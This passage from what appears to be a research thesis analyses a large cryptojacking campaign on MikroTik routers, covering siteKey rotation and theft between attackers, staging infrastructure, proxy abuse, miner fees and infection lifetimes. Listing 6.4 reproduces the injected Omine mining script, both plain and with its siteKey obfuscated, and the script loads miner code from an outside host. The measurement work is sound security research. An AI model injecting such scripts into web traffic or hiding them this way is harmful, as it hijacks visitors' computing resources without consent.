Figure 6.6 depicts the transition behavior of the 1.4M routers between *siteKeys*, filtered to only include edges if more than 500 devices are taken over from the original "owner" by a particular new actor. Most visible are the large transitions on the right between initially widely used *siteKey hsFAjj* towards *SK_LCx* and *oDcuak*. We observe large transitions from *hsFAjj* to *oDcuak* to *SK_LCx* and finally to *J3rjnv* in that particular order, but also smaller transitions between each of the *siteKeys*. This behavior could indicate *siteKey* rotation by the same actor, in which an attacker updates the *siteKey* on all its devices. Furthermore, there are significant flows between *SK_LCx* and for example *J3rjnv*, where a little over 15K routers shift back and forth between these *siteKeys*. The left side of the graph shows smaller and more nuanced interactions between the different installations. First, we observe a number of chains of *siteKey* transitions, for example from *IWDUHF* to *ByMzv3* to *aff2ba* and to *ef18c8*. This would also indicate a sequence of *siteKeys* actors rotate through. In all these chains, the first *siteKey* in the chain has a low in-degree meaning that most of its infections are on new, unlisted routers. The *siteKeys* in the remaining part of the chain all have a larger in-degree, as their infections originate from routers infected by the previous *siteKey* in the chain. Second, we see that *4983e3* draws its installed base solely from other *siteKeys*, using lists of already infected devices and then re-infecting them with its own *siteKey*. This observation confirms the trajectory of the line belonging to *4983e3* in Figure 6.5, as this figure also shows that *4983e3* infects only a small number of new, unlisted routers.




Figure 6.6: Re-infections of compromised devices with different *siteKeys* with >500 overlapping IPs

Finally, the graph in Figure 6.6 shows one of the hiding techniques applied by the adversaries. The large transition from *4983e3* towards *0xbdaf* is actually not a transition to a new mining *siteKey*, but an update by the attacker on the infected routers to hide its *siteKey*. As shown in Listing 6.4, *0xbdaf* is the obfuscated version of *4983e3*, thus they both belong to the same actor. While Figure 6.6 only displays the largest transitions for readability, there are a lot of transitions happening, especially in the long tail of the distribution. Overall, 55% of all routers are infected with more than one *siteKey*, and 15% of all MikroTik devices even get rotated through 5 or more *siteKeys* in 2018, which could indicate either large *siteKeys* rotations by the same actor or routers being "stolen" by other attackers.

```
<script src="https://xmr.omine.org/assets/v7.js"></script>
<script>OMINEId(\"4983e34ef01b4b579725b3a228e59e79\",\"-1\"); //-1 means use all cpu
    threads
throttleMiner=10; //20 means 80% of cpu usage
</script>

<script src="https://xmr.omine.org/assets/v7.js"></script>
<script>var _0xdafb=['\\x34\\x39\\x38\\x33\\x65\\x33\\x34\\x65\\x66\\x30\\x31\\x62\\x34
    \\x62\\x35\\x37\\x39\\x37\\x32\\x35\\x62\\x33\\x61\\x32\\x32\\x38\\x65\\x35\\x39\\
    x65\\x37\\x39'];
OMINEId(_0xbdaf('0x0'),'\\x2d\\x31');
throttleMiner=0xa;
</script>
```

Listing 6.4: The original Omine infection on top, the obfuscated variant listed on the bottom

6.2.3. Infection consolidation

Once the adversary has successfully identified a vulnerable MikroTik router, it obtains the system credentials and activates the developer backdoor as described in Section 2.4. Afterwards, the root access is used to establish a foothold on the device. The firewall configuration is changed, the proxy server activated, and additional files are downloaded to the router's filesystem [33]. Again, our datasets do not allow us to examine the actual actions of the attacker on the device. However, we can use our NetFlow data to discover network activity as a result of the infection. In this section, we discuss these activities and elaborate on the infrastructure attackers have used to perform the scanning, logins and loading of additional components.

Node to node reconnaissance Based on Censys and Shodan data we obtained a list of infected devices over time, and could in the NetFlows thus trace which anonymized IP addresses would connect to the WinBox service on vulnerable and infected routers. While the bulk of these connections came from a variety of anonymized IPs, 6.5% of the flows towards port 8291 were sent from infected MikroTik routers to other MikroTik routers. We observed 948 infected routers which were systematically scanning their local subnet for additional vulnerable routers on port 8291. While based on NetFlows it is not clear whether these infected routers only enumerate vulnerable hosts or also perform the compromise itself, we find this additional structural component noteworthy. Interestingly, this behavior was only implemented in geographic regions where MikroTik routers seemed to be rolled out structurally by ISPs. We observed this behavior specifically in Brazil and not in other parts of the world.

Infrastructure In August 2018, the first router infections spread throughout Brazil and were under the control of a sophisticated adversary. After locating vulnerable MikroTik devices, it exploited the WinBox vulnerability and injected both a miner and a script named *script3_* which would fetch new updates and commands from a *staging server* on port 2008 every 30 seconds [97]. Such a server is used by adversaries to host any files needed on for successful infection of the router. In the NetFlow data, we have identified six of these staging server IPs in the subnet of *211.164.222.**, which confirms the research of security firm SonicWall [97]. We have identified that these staging servers are active from July 26 to September 21, 2018, and that these servers have connected to 220 distinct infected routers during this period. The most prominent *siteKey* involved in making these connections was *hsFAjj*, also confirmed by SonicWall [97]. However, our data show that also *SK_LCx* and *oDcuak* appear to make connections to these servers towards the end of this period, suggesting a link between *siteKeys*.

SiteKey	Miner type	Total	Maximum
hsFAjj	Coinhive	223,844	167,182
4983e3	Omine	117,502	64,539
f6c7f3	Omine	102,241	36,059
tD2a2P	Coinhive	71,513	61,835
oDcuak	Coinhive	55,437	47,310
48zUYB	Coinhive	52,181	26,122
dqorRU	Coinhive	50,566	27,808
9pFICA	Coinhive	50,376	25,928
BOvlp3	Coinhive	49,640	22,921
8C7UoT	Coinhive	47,981	24,773

Table 6.2: Top 10 largest campaigns identified




Figure 6.7: Schematic overview of the system architecture

Based on the connection patterns of the compromised routers and the maintenance activities (which we discuss in Section 6.2.5), we can deduct the system architecture as depicted in Figure 6.7. While a handful of infected routers are performing scanning and infections within the same prefix, compromised routers remain unconnected among themselves. They only have two types of NetFlows in common: the connection on port 2008 to a small number of staging servers, as well as SSH flows on port 22 from a shared origin.

We have observed numerous routers that kept beaconing to the staging servers while they were taken over by a different actor with another *siteKey*, who shows no other commonalities or features with the new owner. It seems that the new perpetrator does not always seem to eradicate a previous infection after having replaced the proxy template and the accompanied mining *siteKey*. Additionally, the fact that RouterOS allows both port 80 and 8080 to be used as a proxy causes double infections, as both pages remain active on the router and only the internal firewall rule is edited to the proxy page of the latest attacker.

6.2.4. Monetization

With the vulnerability triggered as discussed in the previous paragraph and a foothold on the routers established, the adversaries moved to the exploitation of the routers for monetary gain. Over the course of the study period, we observed the evolution of two monetization strategies. First, the use of the routers as a (free) proxy service, and second, the injection of cryptomining code into users' Web browsing sessions.

HTTP proxies The first use of the compromised MikroTik routers was the establishment of HTTP proxies, which tunnels traffic from a Web browser to a Web server, thus masking the IP address of the client towards the Web server. HTTP proxies are used as a basic variant of a VPN service, although being application-protocol specific and with limited authentication options, if at all implemented. Based on our NetFlow traces, we observed that starting from July 9, 2018, the first MikroTik routers were repurposed as HTTP proxies, which we identified from the emergence of large incoming traffic towards specific high TCP ports, namely 36551, 53281 and 58833. This use case remained however relatively rare, with only 3,216 of the total 1.4M infected routers being abused in this way. Interestingly, the usage as an HTTP proxy did not seem to serve a monetary gain, as within 3 days 95% of the routers for which these unusual spikes appeared were posted to free public proxy lists [83], and allowed a connection without user credentials, meaning that everybody was able to use these proxies. This usage was only relatively short-lived, as most were disabled within 40 days, at which point SOCKS proxies were activated on TCP port 4145 on these routers.

SOCKS proxies In contrast to HTTP proxies, SOCKS proxies work at the transport layer and forward traffic transparently with regard to the application layer protocol. Since SOCKS proxies do not interpret traffic as HTTP proxies do, this proxy type allows to be used in combination with any application and thus extending the monetization potential. After the replacement of HTTP proxies with SOCKS proxies on the MikroTik routers, 1,530 of them continued to forward traffic for clients until the end of the study period. Further characterization of the NetFlow data is unfortunately not possible, as the application traffic itself would be forwarded inside the tunnel and the router would rewrite the outgoing flow to an ephemeral high TCP source port. However, we do find that the exploitation as a SOCKS proxy was under the control of a few actors and not deployed pervasively.

SiteKey	*hsFAjj*	*J3rjnv*	*SK_LCx*	*oDcuak*	*d68a7a*
% of all SOCKS traffic	53.6%	29.1%	7.8%	3.4%	1.2%

Table 6.3: Router "ownership" based on cryptomining *siteKeys* and corresponding relative SOCKS proxy activity

The use of SOCKS proxies was however never encountered alone, but only in combination with a cryptomining infection. As we discussed in the previous section, adversaries were routinely re-infecting devices, and by changing the cryptomining *siteKeys* effectively stealing the devices from their competitors. With the infection script reconfiguring the proxy on the router, we can thus assess that the "ownership" with respect to an active cryptomining infection would also indicate who had control over the SOCKS proxy at that point in time. As we will discuss in the next section, we have identified a total of 140 different cryptomining *siteKeys* on the 1.4M MikroTik routers. However, as shown in Table 6.3, only five of these *siteKeys* were in use on a router deploying a SOCKS proxy. More than 95% of all MikroTik SOCKS activity is linked to these five *siteKeys*, with *hsFAjj* being one of the early adopters of the man-in-the-middle cryptojacking activities and responsible for most SOCKS traffic. The small number of *siteKeys* related to SOCKS proxy activity suggests a relation between those *siteKeys*, as the other 135 *siteKeys* do not exhibit this behavior.

Cryptomining proxies While the usage as HTTP proxies was not commercialized (as they appeared on free proxy lists), and only a few actors repurposed a limited number of devices as SOCKS proxies, a large number of adversaries engaged in cryptojacking Web connections, with a total of 140 different cryptomining *siteKeys* being installed on the routers during the study period, with a maximum of 106 different *siteKeys* concurrently.

Figure 6.8 depicts the number of infected routers over time, categorized and colored by the used mining application. As we show, MITM-based mining started out based on Cryptoloot and Coinhive. The latter was at the time the obvious choice to be introduced in the MITM vector, since it had a market share of ~80% [44, 84]. Starting in September, this homogeneity shattered with first the emergence of CoinImp, and later of Omine, all taking on approximately equal market shares which led to a peak of 460,618 concurrently infected routers on 19 December, 2018. This continued relatively unchanged until 26 January, 2019, when suddenly mining activity disappeared from most of the infected routers. The distribution of miner applications on the infected routers between Coinhive, CoinImp and Omine remained relatively similar.

Interestingly, related *siteKeys* as the ones found in our previous analysis on SOCKS proxies do not necessarily use the same mining application, possibly to defract risks from accounts being blocked by cryptomining services. Despite this risk sharing across accounts, several actors also spread out their activities across multiple *siteKeys*, as can be inferred when the same maintenance hosts connecting to routers with multiple *siteKey*s, which we discuss in Section 6.2.5. These movements – and also the strong emergence of CoinImp and Omine – can probably be explained based on the fees of these mining services: while Omine charges a 2% fee [75] and CoinImp advertises with 0% fees [17], Coinhive takes a 30% cut [12]. We believe that an attacker first used Coinhive (as it was the obvious choice), but after realizing how much it lost to fees, switched to either CoinImp or Omine.




Figure 6.8: Evolution of the number of routers with a cryptomining infection over time, colored per application




Figure 6.9: Scatterplot depicting the size of *siteKeys* per date, colored per miner application type




Figure 6.10: Cumulative distribution function (CDF) of the infection duration in days




Figure 6.11: Daily additions (shown in blue bars) and total number of infected IP addresses (depicted by the red line)

Besides this overview of mining infections per application, we have analyzed the evolution of all *siteKeys* found on the infected MikroTik devices. Figure 6.9 shows the evolution of all these *siteKeys* installed between July 2018 and April 2019, the total timespan of our Censys dataset. The *siteKeys* are ordered by the time they were first encountered in the wild, and the size of the circle indicates how many routers this *siteKey* was installed on a given day. We can see that MITM-based cryptomining was pioneered by three *siteKeys*: first, Cryptoloot's *d68a7a* who remained, beside a small peak, only a minor player. Second, Coinhive's *hsFAjj* who followed one week after, temporarily controlled 70% of all infected routers, and introduced new strategies for controlling and monetizing the routers, remaining a steady force until the general decline in January 2019. And third, another Coinhive *siteKey oDcuak*. Similar to the first mover, it experienced a small surge followed by a steady but comparatively low-volume activity.

Approximately one week after these first movers, a large number of new *siteKeys* start to appear using different applications, frequently co-emerging in groups that stay relatively similar in size and undergo the same dynamics over time. For example, *J3rjnv* and *tD2a2P* appear on the same date and infected a similar amount of routers in the weeks that followed. Additionally, four sequential blocks of 10 *siteKeys* each can be seen, the first two are solely Coinhive *siteKeys*, whereas the latter two blocks belong to Omine. While other *siteKeys* never reach the same size as *hsFajj*'s initial deployment (167,182 infections), each of them is able to hold control over 1 to 64,539 routers at a time. To compare the popular *siteKeys* identified in this study, we have listed the top 10 largest campaigns in Table 6.2. This table also shows that although other *siteKeys* have infected significant amounts of routers in total, large differences in the total number of concurrent infections exist, suggesting the use of different strategies by the attackers.

While we find a total of 1.4M routers on the Internet to be vulnerable and at some point infected, the perpetrators are never rolling their cryptojacking infections out to all potential victims simultaneously. Instead, we see a constant flux, with new routers being infected so that the mining deployments stay constant in size during the study period. This is necessary from an attacker perspective, because once infected, most of the routers are patched quickly. Figure 6.10 shows the cumulative density function of the number of days a router is infected. We see that 50% of the devices are patched within 18 days after compromise, whereas only 30% of the devices remain active for more than 50 days, urging actors to constantly replace disappearing routers to maintain a stable installed base.

This is best observed when we look at the *siteKeys* in Figure 6.9 that remain relatively constant in size over time. Four of these *siteKeys* are examined in Figure 6.12 with respect to the daily additions and removals from its infection pool, indicated in blue and red respectively, starting from the day the *siteKey* first became active on an infected router. This behavior, as well as the sets of *siteKeys* that appear together, might indicate a strategy to offset risk. If a particular *siteKey* gets blocked by a miner service, others will still generate profits. Hence, actors do not want to use all their resources – identified vulnerable routers – at once but add them gradually. The same might hold for the deployment size in general, where an all-out operation from becoming too greedy might lead to increased media coverage and faster cleanup of the infections, so it might be better to maintain a smaller installed base and thus lower profile. The constant addition of new routers however nearly stops from December 2018 onwards, where we see that most actors no longer replenish routers lost. We have shown this in Figure 6.11, in which the daily additions are indicated by blue bars, whereas the total number of infections is shown by a red line. This might be explained by Monero's significant drop in value, down by 60% from early November until a month later, as we have depicted in Figure 2.1.




Figure 6.12: Additions and deletions over time of selected *siteKeys* showing the constant flux to keep the installed base constant in size

In Figure 6.11 we indeed observe a steady decline of new devices that are infected from mid-October 2018 onwards, which leads to a flattening out of the number of total infections. The large spike in daily additions in mid-September 2018 is almost entirely caused by the addition of the first block of 10 Coinhive *siteKeys* shown in Figure 6.9, on that day a total of 168,212 new routers were infected.

As all figures show, the ecosystem of router-based cryptomining drastically changes in late January. Most apparent is the major drop in participating devices, approximately 85% of all infected routers disappear – the total number of infected MikroTik routers drops from 440,254 to 67,934 within three days –, leading to a decrease in the installed base of all *siteKeys* in all countries and in all Autonomous Systems. While such a large and universal movement would indicate some external trigger, we could not find any evidence for a coordinated cleanup action, for example by an ISP or a grey hat hacker (aside from one grey-hat hacker who has taken credit for patching 100,000 routers in November 2018 [9]). After this major plunge, we also see a rotation of remaining actors towards new *siteKeys*, where the new *siteKey f6c73* partially takes over the efforts of *4983e3*. Only a few actors continue to re-establish their activities and forego previous practices. *f6c73* is responsible for most new infection, but the total number of infections declines afterwards.

Geographical focus Based on the heatmap shown in Figure 6.2, we have seen that a number of countries seemed prime candidates when looking for vulnerable MikroTik devices, which would logically mean that advanced adversaries would focus their activities there. As RouterOS is used in both consumer devices and carrier-grade routers, we would naturally expect some devices to be more lucrative then others, immediately posing the question whether re-infection of devices – in other words "stealing" routers from other adversaries – would primarily occur in popular areas and target those devices where a lot of money could be made.

Figure 6.13 shows the number of different *siteKeys* as a function of the amount of NetFlows on port 80 this router processed during its infection. Hereby we have used solely traffic on port 80 (HTTP) to estimate the popularity of such routers, as traffic on port 80 would be susceptible for the cryptojacking attack. Additionally, we have colored and marked the data points in this scatterplot per country.

Counterintuitively, we do not observe that high-value targets are more fought over than low-value ones. Especially the routers digesting the most traffic tend to stick with just a low number of *siteKeys*. This is both surprising and expected. A cryptojacking infection on a popular router would affect more Internet users and thus seems more lucrative, but it would also lead to more complaints and thus faster patching. By inspecting the location of the routers, indicated by the color and shape of the data point, we observe that routers in Indonesia and Brazil – the hotspots of the infection – cover the entire spectrum and are changing *siteKeys*




Figure 6.13: Relation between the number of flows to port 80 and the number of *siteKeys* per router.

considerably, whereas the most stable infections – and the highest grossing ones for that matter – are in countries that do not appear anywhere near the top in MikroTik deployment counts. We find that 6 out of the 10 most grossing routers are located in Iraq, which means that actors targeting niche markets accomplished much more valuable deployments, as these routers mined longer for them.

6.2.5. Maintenance

